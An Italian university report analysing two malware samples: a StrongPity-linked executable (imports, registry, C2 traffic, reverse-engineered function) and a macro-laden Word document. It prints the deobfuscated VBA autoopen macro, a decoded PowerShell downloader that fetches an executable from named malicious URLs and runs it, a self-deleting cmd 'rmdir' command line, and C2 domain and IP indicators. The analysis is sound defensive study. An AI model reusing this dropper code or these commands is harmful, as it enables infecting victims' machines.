Report Codice Malevolo

Davide Bragantini VR504272

Nicolò Piccoli VR503797

MALWARE

Analisi statica di base

In questa sezione dovete riportare i risultati dell'analisi statica del PE del malware utilizzando tool quali PEstudio, ExeInfoPE or PEID. In particolare, dovete rispondere alle seguenti domande:

> *Il malware e' impacchettato? Se si quale packer e' stato utilizzato? Quali sono gli elementi del PE file che indicano che il malware e' impacchettato?*

Il malware(B06AB1F3ABF8262F32C3DEAB9D344D241E4203235043FE996CB499ED2FDF17C4) non è impacchettato, difatti se su PEstudio andiamo a controllare la signature troviamo "Microsoft visual c++8" il che ci fa capire che non è impacchettato, perché se lo fosse troveremmo dei valori come ad esempio "upx" o la signature di un altro packer.

> *Quali API vengono importate dal malware? Qual è un possibile comportamento del malware in base alle API importate?*

Tra le API più important da considerare importate dal malware abbiamo: CreateMutex, WinHttpOpen, WinHttpSendRequest, FindFirstFile, FindNextFile, DeleteFile, WriteFile, CreateProcess, GetCurrentProcess GetCurrentProcessId, GetCurrentThreadId, GetEnvironmentStrings, LoadLibrary, GetProcAddress, isDebuggerPresent. isValidCodePage, RaiseException, SetFileAttributes.

Sulla base di queste importazioni si può ipotizzare che il malware possa innanzitutto cercare persistenza, questo perchè con mutex controlla che non ci siano altre istanze di questo in esecuzione, successivamente fa varie cose tra cui connettersi e mandare richieste a un possibile server c2, cerca, modifica e elimina file sul sistema infetto e usa anche setAttribute probabilmente per nascondere i suoi file, probabilmente raccoglie anche informazioni sul sistema infetto raccogliendo i dati d'ambiente con GetEnvironmentStrings, infine probabilmente in esecuzione carica delle librerie malevole e con isDebuggerPresent, isValidCodePage, RaiseException va a complicare l'analisi dinamica controllando la presenza di un debugger o controllando se riceve risposte dal server, ed in caso negativo, o in altre circostanze al di fuori della comunicazione col server, andando a interrompere l'esecuzione lanciando eccezioni.

Si può ipotizzare che l'eseguibile, per quanto analizzato fin'ora possa essere un Trojan o Infostealer, in quanto la possibile persistenza e ricerca e lettura di file e dati d'ambiente con una connessione http a un server che potrebbe esfiltrarli ricordano i tratti fondamentali di questo tipo di malware.

> *Quali stringhe sono contenute nel malware? Ci sono stringhe che possono che corrispondono a file o cartelle? Oppure sottochiavi del Windows registry? Oppure URL? oppure indirizzi IP?*

Seguendo l'ordine delle domande, tra le stringhe contenute nel malware, escluse quelle degli import che sono tali e quali a quelle riportate sopra, tra le stringhe interessanti da prendere in considerazione troviamo, POST, metodo http per mandare richieste a un server incapsulando dati nel body della richiesta, ping 3.5.6.6 -n 4 che potrebbe indicare un controllo della disponibilità di un server c2, stringhe che fanno riferimento a funzioni matematiche e numeri, giorni mesi anni, ore, lingue, che potrebbero rappresentare i valori di un'eventuale interfaccia grafica che potrebbe ad esempio riferirsi a una calcolatrice (tuttavia come vedremo in seguito ciò non è vero), il che potrebbe essere un modo di mascherarsi da software utile per il malware che abbiamo ipotizzato essere un trojan/infostealer, stringhe varie riguardanti HttpWrite, HttpData, HttpClose, HttpReceive che rappresentano aperture e chiusure di connessioni http e metodi per scambiare messaggi e richieste http, sono presenti stringhe che si riferiscono a

contact@digestsecurity.com presente all'interno dei dettagli del certificato(pestudio 9.59), che è quello che ci permette di firmare i binari permettendo di eseguirli senza troppi problemi. Abbiamo poi:

> Mozilla/5.0 (Windows NT 6.1; Win64; rv:46.0)
>
> ------Boundary%08X\r\nContent-Disposition: form-data; name="file"; filename="%ls"\r\nContent-Type: application/octet-stream\r\n\r\n

Che suggeriscono l'utilizzo di mozilla come user-agent e di internet da parte dell'eseguibile. In particolar modo la seconda che è un'intestazione HTTP è usata per il caricamento di file. È un contenitore per inviare dati strutturati come file in una singola richiesta HTTP.

Non troviamo riferimenti a file o cartelle, tantomeno a sottochiavi del registro o url, incontriamo solo un indirizzo mail (contact@digestsecurity.com) e l'indirizzo ip a cui viene fatto il ping 3.5.6.6 è presente pure un comando di rimozione di una directory, che ci fa sospettare che appunto l'eseguibile vada a cancellare qualcosa.

Alcune delle stringhe sono offuscate o cifrate? Quale codifica o algoritmo di cifratura viene utilizzato?

Non ci sono segni di offuscamento o cifratura.

Analisi dinamica di base

In questa sezione dovete riportare i risultati dell'analisi dinamica del malware utilizzando tools quali Regshot, e ProcMon. In particolare, dovete rispondere alle seguenti domande:

HKLM contiene configurazioni globali
HCU contiene configurazioni sull'utente corrente

chiave: contiene cartelle e valori
sottochiave: è una cartella in un altra cartella ovvero una sottocartella

Il malware crea o modifica chiavi o sottochiavi del Windows registry? Se si quali ?

Sembra che il malware non crei o modifichi chiavi legate allo scopo di ottenere persistenza, come possono essere la chiave HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run oppure \RunServices

Pare che aggiunga un certicato di root con una RegSetInfoKey nella chiave HKLM\SOFTWARE\Microsoft\SystemCertificates\ROOT che fa si che ogni certificato creato a partire da questo sia considerato trusted (sempre per l'esecuzione di binari).

L'eseguibile infine potrebbe utilizzare chiavi di supporto alla connessione di rete che non vengono viste da regshot perchè eliminate quando ha finito di usarle; tuttavia, affermiamo ciò perchè procmon rileva il loro utilizzo.

Oltre a queste non si notano altre creazioni o modifiche di chiavi o sottochiavi che potrebbero essere utili allo scopo del malware, una considerazione in particolare però va fatta a riguardo delle operazioni che non sono di creazione o modifica, bensì di apertura e lettura dei valori delle chiavi di registro, in quanto sono presenti in grandissima quantità rispetto a quelle di creazione e modifica e possono confermare i sospetti rispetto al fatto che il malware sia un trojan o infostealer che va a raccogliere informazioni oltre che dai file anche dalle chiavi di registro per comprendere a pieno il sistema che sta "spiando".

Il malware crea o cancella cartelle o file sulla macchina virtuale? Se si quali?


Per quanto riguarda file e cartelle, non troviamo particolari creazioni o eliminazioni di rilievo, analizzando con process monitor le operazioni sui file però possiamo fare delle considerazioni:

In primo momento notiamo che alcuni file .dll vengono dapprima cercati nella directory del malware e solo successivamente quando questi non vengono trovati vengono cercati nelle directory del sistema, come da esempio nello screenshot sottostante

Questo avviene per qualisiasi processo e ci conferma in questo caso che non vengono utilizzate .dll malevole, in

quanto nessuna .dll viene trovata nella cartella del malware. Tuttavia, se come sospettiamo questo è solo un modulo del reale malware queste potrebbero essere presenti nella versione completa.

In secondo momento notiamo anche invece che inizia una ripetizione di due eventi che riportiamo con lo screen sottostante:



Ossia si prova ad aprire 5AD-CA113D-416AA, successivamente notiamo delle aperture e chiusure di OnDemandConnRouteHelper.dll, che viene caricata e chiusa da ogni richiesta http che fa il programma, questo quindi ci fa ipotizzare che vengano probabilmente caricate informazioni verso un c2 tramite richieste http e che ciò venga fatto per le varie directory che incontra il malware fintantochè il malware non trova il file 5AD-CA113D-416AA in AppData.

Il malware crea qualche altro processo?

Sempre analizzando con procmon il malware sembrerebbe non creare processi

Il malware e' persistente sulla macchina virtuale? Se si, quale tecnica utilizza per raggiungere persistenza?

Parrebbe che il malware non sia persistente, da procmon e regshot vediamo che non modifica chiavi di registro note per ottenere persistenza. Su ciò abbiamo un ulteriore conferma anche utilizzando il tool Autorun che non trova alcun riferimento all'eseguibile del malware. Riavviando la macchina dopo l'infezione, infatti non troviamo più il malware in esecuzione.

Analisi del traffico di rete

In questa sezione dovete riportare i risultati dell'analisi del traffico di rete con Wireshark e Inetsim. In particolare, dovete rispondere alle seguenti domande:

Il malware inizia connessioni di rete? Se si che tipo di traffico genera? Quali URL or indirizzi IP tenta di contattare?

Il malware crea delle connesioni di rete, nell'anali con wireshark vediamo che genera del traffico tls contattando il server "apn-state-upd2.com" all'indirizzo 34.211.97.45 sulla porta 443 che come noto è utilizzata da https per stabilire comunicazioni cifrate con ssl/tls, dopo una revisione con virustotal e qualche ricerca online, riusciamo a vedere che il sopracitato è uno dei c2 di strongpity che appunto si occupa di esfiltrare dati. Essendo che attraverso l'analisi con wireshark abbiamo trovato queste informazioni, che ci forniscono le informazioni necessarie per comprendere il malware, non abbiamo reputato necessario l'ausilio di altri strumenti come Inetsim.

Reverse engineering della funzione indicata

In questa sezione dovete spiegare il comportamento della funzione assegnata determinato facendo il reverse engineering del codice con IDA, Ghidra e x32dbg.

La funzione assegnata in un primo momento va a controllare che una certa condizione sia rispettata su un valore "21222324h", più precisamente si vede come il parametro in input alla funzione sia utilizzato per assegnare varie variabili tra cui anche quella che viene controllata essere pari al valore sopra riportato, che probabilemente è una costante impostata dagli sviluppatori del malware che si ottiene in risposta da qualche comunicazione col C2 o da qualche passaggio precedente alla chiamata di funzione, se questa è pari a questo valore si procede con le operazioni riportate al primo punto sottostante, altrimenti procede con le operazioni riportare al punto 2.

1. In caso di riscontro positivo si procede con l'impostare dei valori, poi utilizzati nelle funzioni che verranno chiamate successivamente, inoltre di maggior rilievo è quello che si fa subito dopo dove inizia un ciclo for in cui si assegnano a vuote due variabili che rappresentano le stringhe riguardanti la currentDir e un fileName. Queste due variabili vengono probabilmente riempite con I valori della directory e del nome del file con le chiamate alla funzione sub_402901, che non è altro che una stampa formattata(sprintf) dove si passa il buffer su cui scrivere, la formattazione della stringa("%ls" o "%ls\\%hs" nel nostro caso) e i parametri vari che aiuteranno a comporre la stringa. A questo punto si calcola e si controlla in maniera molto similare al checksum ciò che verrà scritto nel file e se il controllo va a buon fine, si crea il file e ci si scrive ciò che c'è nel buffer appena controllato, si nota che dopo aver creato il file viene impostato un attributo, 0x80, che significa che il file non dispone di altri attributi. A questo punto probabilmente si va a controllare se il file è un binario o meno, in caso lo fosse si chiama la funzione sub_40193C che crea e esegue un processo con quest'ultimo. Infine probabilmente prima di passare alla prossima iterazione del for si passa al nuovo file.

2. Altrimenti se il riscontro è negativo controlla che il valore sia pari a "0DEEFDAADh" se il controllo va a buon fine copia in una variabile name una stringa "Global\\Kqtrscddqqr", successivamente crea un handle a un oggetto di nome pari alla stringa appena specificata con accesso desiderato a EventModifyState(Modificare l'accesso allo stato, necessario per le funzioni SetEvent, ResetEvent, PulseEvent). Se l'handle è creato con successo, vengono inizializzate due variabili, commandLine e startup info, commandLine contterà la stringa "cmd.exe /C ping 3.5.6.6 -n 4" e successivamente ci verrà aggiunto anche "%ls -w 3180 & rmdir /Q /S \"%ls\", che indica che il processo che viene creato subito dopo, tramite un cmd, deve eseguire il comando specificato nella stringa dopo /C. Successivamente vengono chiusi gli handle.

Infine a prescindere da quale branch è stato percorso pone a 0 result e lo restituisce.

IL DOCUMENTO MALEVOLO

Analisi statica

In questa sezione dovete spiegare i risultati dell'analisi effettuata con strings, exiftool, e yara poi presentare i risultati ottenuti con gli oletools.

Analisi con Strings:

Dall'analisi con strings si evince che il documento potrebbe contenere una macro visual basic, in quanto seppur pochi e offuscati si trovano alcuni riferimenti come Attribute VB_Name = "CII@3CH" che può indicare che ci sia una macro visual basic di nome CII@3CH, oppure anche la presenza di stringhe come {Create Object{("winmg…..s:Win32_Proces..) / winmg mts: Win32_Processstar che possono indicare una possibile esecuzione di qualche binario scaricato probabilmente da qualche server al quale la macro si connette. Si trovano poi anche string come End che possono indicare la fine di una macro, altre string che possono confermare i sospetti della presenza di una macro sono anche open().

La presenza di autoopen seguita da un createobject può dare una sorta di conferma ai sospetti della presenza di una macro in quanto sappiamo che autoopen è usato per eseguire la macro all'apertura del documento.

Infine altri elementi che ci danno un'idea di cosa potrebbe fare la macro sono powersh e una stringa in base 64 che decodificata rivela uno script powershell che prova a connettersi a vari server per ottenere qualcosa ed eseguirlo.


Quindi in generale con string si può già capire che il documento contiene una macro visual basìc che tenta di scaricare qualcosa da eseguire da vari server c2

Analisi con Exiftools:

Dall'analisi con exiftools riusciamo a capire che il documento in esame è un documento word 97-2003, creato nel 2019 con ultima modifica 2021 creato nel 2019, contenente solo 16 parole il che lo rende un po' sospetto.

Analisi con Yara:

Dall'analisi con le yara rules si riesce a confermare che il documento contiene non solo del codice visual basic come segnalato dalla prima parte dell'output, ma ci conferma anche che quello analizzato è un documento office con una macro VBA.




Analisi con Oletools:

Con **Oletimes** notiamo che i tempi sono estremamente vicini tra di loro, questo ci ricorda un tool che offusca un documento con macro preso in input, in quanto tempi così ravvicinati sono difficile da realizzare per un essere umano.

Con **Oleid** abbiamo una segnalazione di rischio elevato causato dalla presenza della macro

Con **Oledump** riusciamo a capire dove sono contenute le macro per visionarle con **Olebrowse** che comunque non ci permette di ottenere più informazioni di quante non ne abbiamo già ottenute con string riguardanti la macro



Con **Olevba –reveal –deobf** riusciamo a recuperare la macro deoffuscata contenuta nel documento, notiamo che abbiamo alcune conferme delle ipotesi fatte prima, vediamo che ad esempio ci viene segnalata la presenza dell'autoopen, viene segnalata una create sospetta come anche una createobject, tutte cose che avevamo già incontrato nelle strings che ci portano quindi a confermare che molto probabilmente la macro eseguirà qualcosa che viene scaricato una volta aperto il document, infine come credevamo sempre dalle strings vengono segnalate anche delle stringhe codificate in base 64 e in esadecimale. Infine viene anche segnalata la presenza di istruzioni vba codificate.

```
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |autoopen            |Runs when the Word document is opened       |
|Suspicious|Create              |May execute file or a system command through |
|          |                    |WMI                                         |
|Suspicious|ShowWindow          |May hide the application                    |
|Suspicious|CreateObject        |May create an OLE object                    |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be   |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Suspicious|VBA obfuscated      |VBA string expressions were detected, may be |
|          |Strings             |used to obfuscate strings (option --decode to|
|          |                    |see all)                                    |
|Base64    |%A<T (              |JUE8VCAo                                    |
|String    |                    |                                            |
|VBA string|w3YcARq735ui9FnjIwFr|"w3YcARq" + ("735" + ("ui9FnjIw") + "Frbfkd" |
|          |bfkd230jw9fzFBtvwE8i|+ "230") + "jw9fzFBt" + ("vwE8iE") +        |
```

Analisi del codice malevolo contenuto nel documento

In questa sezione dovete riportare il codice della macro contenuta nel documento e spiegarne il comportamento. Indicate il software utilizzato per effettuare l'analisi e l'output prodotto da tale software che vi ha aiutato a capire il comportamento implementato dalla macro.

Il seguente codice deoffuscato è stato ottenuto con olevba

```
89  Sub autoopen( )
90     'Debug.Print "w3YcARq735ui9FnjIwFrbfkd230jw9fzFBtvwE8iEaYYiEE0a43hC0888wCL_m2jtBv5b5LtHr4Zbzm840705iLamIpGj781"
91  Debug.Print "SOvUhhb0343WYPDnuA3L0v1333MFMS6JiHREZuMnBWEBWVGKQ_iMP139G3jO6Zu7mI0aUwNNu3f39431ioF1Q_8430"
92  j2vz2Xz
93     'Debug.Print "kqvunvj869ujYzXXjzIzbUvmj3qks5w3Zu6KztGqwF6Wifb6PAMjNkBT3500wPBztA_Ez2BirLc5m0R781693LszzTsdJ664"
94  Debug.Print "nb7iN6M343ujNoCH5_GXDwAb265dZBHccDvXkWzRUIQkkJrFTJiworM968XwMBJzOldzb33GPkRB7Doz534990I2_dqw9O426"
95  End Sub
96
97
98  Attribute VB_Name = "zRkkXZ1H"
99  Attribute VB_Base = "0{FCFB3D2A-A0FA-1068-A738-08002B3371B5}"
100 Attribute VB_GlobalNameSpace = False
101 Attribute VB_Creatable = False
102 Attribute VB_PredeclaredId = False
103 Attribute VB_Exposed = False
104 Attribute VB_TemplateDerived = False
105 Attribute VB_Customizable = False
106
107 Attribute VB_Name = "str6Z3Ms"
108
109 Attribute VB_Name = "YBOpFbj9"
110 Attribute VB_Base = "0{FCFB3D2A-A0FA-1068-A738-08002B3371B5}"
111 Attribute VB_GlobalNameSpace = False
112 Attribute VB_Creatable = False
113 Attribute VB_PredeclaredId = False
114 Attribute VB_Exposed = False
115 Attribute VB_TemplateDerived = False
116 Attribute VB_Customizable = False
117
118 Attribute VB_Name = "CII3CH"
119 Attribute VB_Base = "0{FCFB3D2A-A0FA-1068-A738-08002B3371B5}"
120 Attribute VB_GlobalNameSpace = False
121 Attribute VB_Creatable = False
122 Attribute VB_PredeclaredId = False
123 Attribute VB_Exposed = False
124 Attribute VB_TemplateDerived = False
125 Attribute VB_Customizable = False
```

```
Attribute VB_Name = "lVr36URi"
Attribute VB_Base = "0{FCFB3D2A-A0FA-1068-A738-08002B3371B5}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = False
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False

Attribute VB_Name = "DjjSCQ9r"
Function j2vz2Xz()
    'Debug.Print "zorNS4758wuLMYOnPE9EYEM666lAS5ZwjDrWlUJFzLWUp9GLEjBnW1f561oYzLl7u8wSRY1SkRzOurwZ418217qkZ8CbZK715"
Debug.Print "Isb89V629MGOVDiTMfj8t8l2RWZ5ZqlHPv2Dza8SE5iwRzjL_nlDBRY161jObCWXhEAMG0zb4jKWZZhq157786CzrRu2c448"
LDG3FL = ThisDocument.kww7SAA + ThisDocument.jmVumU + ThisDocument.ZcNnEdo
    'Debug.Print "ARsXQl0516XcA2whqMn0Cwz8581C1jfPLcP3JwbmBiKM_UpBP5lT9nB48vqa5w80hn7BTUD500996HMik_2p773"
Debug.Print "jEQ42Hi435qfzqzYjsh4rT521w68RN21iJdMkE08T4vl4iFpX9Wum543Blo_HHu1Gdpuq3uQEwH4z758326mlBiZ7CA392"
CreateObject("winmgmts:Win32_Process").Create# LDG3FL, CzllInR, rksq5icm, wWNvOivN
    'Debug.Print "FmvNRalm133IdtmCMzn5wpGh3567fiKquNPQFQqkCiHqBJZjsGHujB679CAw_YwlWfNMmm6zXcIosh373144nDkBG_i193"
Debug.Print "WwaFd_pi508faMB6WFcFrOW7MG620kpYBrtctp03_qEEHunQFLthz558nE8BLUMvT_IzP5wcAVE7K696611kwKwlH6j125"
End Function


Attribute VB_Name = "Q4tbNMQ7"
Function rksq5icm()
    'Debug.Print "ir9pj6979wLzjuUtYlQbVs789rz_j2uYzN_WLoJWjOVkLjtC0N3S9IlE423H6wOK4jS0IAcpq_IrZl162502UCCF8Oun363"
Debug.Print "AqrmW7Y118QnYPaMVumwLoXkM33qS92wTCqwYh2h2jBY5CMfDPwuW218ApicGwi3VPVj97t46QDPi823384waK8wD753"
Set rksq5icm = CreateObject("winmgmts:Win32_Processstartup")
    'Debug.Print "ZH4rzpmF688DBatu9c5Rni30L857tMDAd_sNZ53CUH3EQNZHfY12iv718pA89tB6lWdklXkPzpzjjUf333224hLQSGiXK143"
Debug.Print "jtWDr7w459nazGAffjrj9iP204tM62PcBXnkhwundMF_4j7DwzzioTk83JUE8VCAoqoofuFZ5w4z9SVo153931iw_jIH138"
With rksq5icm
    'Debug.Print "ikSBERj378jcRPVofrEcVkOQ172z8zmDNDXvp9PvsDjmFoBwWkzwG3rl62rOCRRisiKk3KpvuTvwrA825665qwQFG3NY390"
Debug.Print "f7dnPA656HW5mQWFBcmQ2uX850z9QWjvSJbAK1mvo1uzL3lVFuPZ4K836zU39_z2FooIRdNKzZ_mC9R559934z_91dk776"
. ShowWindow = QwVq7r + oMlbn4i + rAsO7D6S + Qz4ba_Md + zGQUGJ2
    'Debug.Print "ifHGOHqo638isYqS3a_W7GNv492ZIDmi8dNcQzaaM5AKZwtl8Tudn_0J371LbMF9BK7j5TfaFUVAin620110NwRCO2Cb809"
Debug.Print "oiWuYDH592RiDCnCqwzPV_Zpdq454sapiwpsFaw17AmzWnjbMWUulb139YDYi1X3jbbjDFacEdVOKBl302486hRSAdR829"
End With
    'Debug.Print "DjYH_5P697lbsMFUs_AhVEI341OuOW_3waXkj0tQwLcEBfcJT_I3WN665EtVThUOZjmwVXGKsu5ZV58848BaNTTRzs764"
Debug.Print "vuzBCG9k502npLcuvMUC139MLPU26a1Hd7t2A_1mwiHBjbmK46r7tPiB152D_zCVBmsNMpDYz_HiOjAoAXp768509btD3u_K411"
End Function
```

Nella procedura autoopen vengono eseguite delle print apparentemente casuali in quanto non siamo stati in grado di decifrarle (probabilmente usate per creare rumore e rendere l'analisi più difficoltosa), successivamente viene lanciata un'altra funzione "j2vz2Xz" nella quale troviamo altrettante print di debug e nella quale viene creato un oggetto Win32_Process utilizzando CreateObject con il metodo Create che potrebbe essere utilizzato per eseguire un nuovo processo con i parametri specificati al suo interno.

Nel metodo Create viene richiamata la funzione successiva "rksq5icm" qui vengono fatte alcune print di debug, viene creato un altro oggetto Win32_Processstartup di cui viene impostato lo showWindow(metodo che serve a nascondere o meno la finestra) con dei parametri che non possono essere intesi dal codice in quanto offuscati ma che probabilmente dipendono dal contesto in cui ci troviamo.

Utilizzando poi vipermonkey vediamo che viene lanciato con powershell(probabilmente creata come appena descritto sopra) il seguente script che abbiamo trovato codificato in base64 nelle strings, che ci ripropone nell'output anche vipermonkey e che decodificato risulta cosi:

```
ome > remnux > Desktop > prova.txt
$wYl3OAqV='hfJt9wK';
$T0RdEKz = '868';
$f88j9cN='iDQp_A';
$zo3ll7 = $env:userprofile+'\'+ '868' +'.exe';
$PvnLQbWh='NUr6Sa';
$qztLCs2T=&('new-o'+'b'+'ject') nET.We`BCl`IEnt;
$BcMh3qW1='http://sasashun.com/MT-4.25-ja/sjqKyopohr/@http://theothercentury.com/SEgeVCUgap/@https://te
foreach($cpNEq505 in $BcMh3qW1){
    try{
        $env:userprofile+'\'+ '868' +'.exe'.dOWnLoADfILe($cpNEq505, $env:userprofile+'\'+ '868' +'.exe'
        $tGwYWjk0='zPXrv2';
        If ((.('G'+'et'+'-Item') $env:userprofile+'\'+ '868' +'.exe').leNGtH -ge 24399) {
            [Diagnostics.Process]::STaRt($env:userprofile+'\'+ '868' +'.exe');
            $D2Y01E='sJEFi42C';
            break;
        $C7f3G3j='t3vhmbsY'
        }
    }catch{}
}$G8UWnuz='VXhokM'
```

In questo codice vengono dichiarate delle variabili offuscate di cui alcune sono presenti solo a scopo di creare rumore , altre andando a sostituire le loro occorrenze nel codice con il loro valore chiariscono ciò che va a fare il codice nei passi successivi, dove va a spezzare gli url contenuti nella variabile prima del foreach e per ognuno degli url (segnalati da virustotal come malevoli con riferimento a command & control probabilmente il malware è un trojan, o almeno così è segnalato da defender) estratti cerca di recuperare un file dal server c2, che se recuperato, viene messo in esecuzione solo se ha una lunghezza superiore o uguale a 24399 byte.

In conclusione, quando il documento viene aperto, la macro in esso contenuta avvia un’istanza di PowerShell che tenta di scaricare un file da un server C2, successivamente, il file scaricato viene eseguito.